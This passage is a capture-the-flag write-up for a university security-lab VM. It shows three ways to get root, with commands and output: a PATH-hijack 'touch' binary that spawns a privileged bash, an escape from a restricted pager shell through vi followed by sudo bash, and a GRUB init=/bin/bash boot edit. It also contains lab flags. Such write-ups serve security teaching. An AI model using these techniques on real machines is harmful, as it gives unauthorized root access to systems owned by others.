file: `touch.c`

```
int main(){
        setuid(0);
        system("/bin/bash -p"); // -p = run in privileged mode
}
```

- compile the above `c` program and save output as `touch`

```
$ gcc touch.c -o touch
touch.c: In function ‘main’:
touch.c:2:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    2 |  setuid(0);
      |  ^~~~~~
touch.c:3:2: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    3 |  system("/bin/bash -p");
      |  ^~~~~~
```

- ignore the warnings and mark the binary as executable

```
chmod +x touch
```

Setting up the path

- check the `$PATH` environment variable

```
$PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/lo
```

- We can see that binaries are first looked in `/usr/local/sbin` then `/usr/local/bin` and so on..
- Modify the path for `monitor_students` binary to current location (our current location at this point is `/home/lab_teacher` wher our malicious `touch` binary also exists).

```
PATH=.:$PATH /lab/monitor_students
```

- when the path is set, `monitor_students` automatically executed and resulted in root shell

```
$ PATH=.:$PATH /lab/monitor_students
PATH=.:$PATH /lab/monitor_students
Starting the monitoring of the lab students.
[WARNING] Detected several students who are cheating. Writing report to file.
root@lab:~# id
id
uid=0(root) gid=1002(lab_teacher) groups=1002(lab_teacher),1001(teacher)
```

- navigate to `/root` and `cat` the root flag.

Result

```
root@lab:~# cat root.tx
cat root.tx
cat: root.tx: No such file or directory
root@lab:~# cd /root
cd /root
root@lab:/root# cat root.txt
cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the
 security field.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

3. Privilege escalation via `ip_address` account.

- FOund the `ip_address` shell in `etc/passwd`

```
ip_address:x:1003:1004:,,,:/home/ip_address:/usr/bin/ipash
```

- On checking `/usr/bin/ipash`, found the following contents. (currently logged in `lab_prof`)

```
lab_prof@lab:~$ cat /usr/bin/ipash
#!/bin/bash

ifconfig > /tmp/ifconfig
more /tmp/ifconfig

read -n 1 -p "Make sure you copy the IP address. Afterwards press any key to
exit." mainmenuinput
```


- checking the owner of `/usr/bin/ipash`

```
lab_prof@lab:~$ ls -la /usr/bin/ipash
-rwxr-xr-x 1 root root 156 Apr 27 18:20 /usr/bin/ipash
```

- Found that custom shell is running as root.

- Now exit from the victim machine
- Make the terminal window size to `70 x 10` and connect via `attacker machine` to account `ip_address` via ssh.


```
$ ssh ip_address@192.168.37.130 password:ip_address
```



- Now press `v` for to enter into `VISUAL` edit mode
- press `ESC` and enter the following commands to exit the editor

```
:set shell=/bin/bash
:shell
```

Result (interactive shell)



- Running bash as sudo

```
$ sudo /usr/bin/bash
```

- Reading the flag

```
root@lab:/home/ip_address# cat /root/root.txt
{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

Result


```
ip_address@lab:~$ sudo /usr/bin/bash
[sudo] password for ip_address:
root@lab:/home/ip_address# cat /root/root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the security field.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}


PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security Working group" on D
There, we create and solve such challenges on a daily basis and prepare students for taking one of the hardest Penetration Testing C
ically get any job in offensive IT-Security.
root@lab:/home/ip_address#
```

Bonus Section

- Initial startup of the machine looks as follows, waiting for the user to enter credentials


```
Ubuntu 20.10 lab tty1

lab login:
```

- Now restart the virtual machine and continuosly press `ESC` key to enter into the boot manager.



- select `ubuntu` and press `[ENTER]`
- Now `GNU GRUB` options should be displayed

- select `Advanced options for ubuntu` and press `[ENTER]`
- These advance options contain recovery mode. - Now select `Ubuntu, with Linux 5.8.0.53-generic (recovert mode)` (second option) and press `e` to edit the kernal line.



- Goto the line that starts with `Linux` and replace `ro recovery nomodeset dis_\ucode_ldr` with `rw init="/bin/bash"`

From this..

```
                                GNU GRUB  version 2.04

setparams 'Ubuntu, with Linux 5.8.0-53-generic (recovery mode)'

                recordfail
                load_video
                insmod gzio
                if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
                insmod part_gpt
                insmod ext2
                set root='hd0,gpt2'
                if [ x$feature_platform_search_hint = xy ]; then
                  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci\
0,gpt2  bf332985-f62e-490f-aab1-66150ca298e3
                else
                  search --no-floppy --fs-uuid --set=root bf332985-f62e-490f-aab1-66150ca298e3
                fi
                echo        'Loading Linux 5.8.0-53-generic ...'
                linux        /vmlinuz-5.8.0-53-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro recovery nomodeset dis_\
ucode_ldr
                echo        'Loading initial ramdisk ...'
                initrd        /initrd.img-5.8.0-53-generic

    Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2
    for a command-line or ESC to discard edits and return to the GRUB menu.
```

to this..

```
                                GNU GRUB  version 2.04

setparams 'Ubuntu, with Linux 5.8.0-53-generic (recovery mode)'

                recordfail
                load_video
                insmod gzio
                if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
                insmod part_gpt
                insmod ext2
                set root='hd0,gpt2'
                if [ x$feature_platform_search_hint = xy ]; then
                  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci\
0,gpt2  bf332985-f62e-490f-aab1-66150ca298e3
                else
                  search --no-floppy --fs-uuid --set=root bf332985-f62e-490f-aab1-66150ca298e3
                fi
                echo        'Loading Linux 5.8.0-53-generic ...'
                linux        /vmlinuz-5.8.0-53-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv rw init="/bin/bash"_
                echo        'Loading initial ramdisk ...'
                initrd        /initrd.img-5.8.0-53-generic

    Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2
    for a command-line or ESC to discard edits and return to the GRUB menu.
```

- Now press `F10` to boot, which results in dropping a root shell

Result

```
root@(none):/# id
uid=0(root) gid=0(root) groups=0(root)
root@(none):/# pwd
/
root@(none):/# cd /root
root@(none):/root# cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the security field
.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{OnLy_wORthY_57uD3Nt5_4r3_4Ble_tO_oBt41n_tH15_fL46}



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on Discord with following link: "https://discord.gg/sNckMdy". There, we create and solve such challenges on a daily basis and pr
epare students for taking one of the hardest Penetration Testing Certificates (OSCP), with which, once obtained, you can basical
ly get any job in offensive IT-Security.
root@(none):/root#
```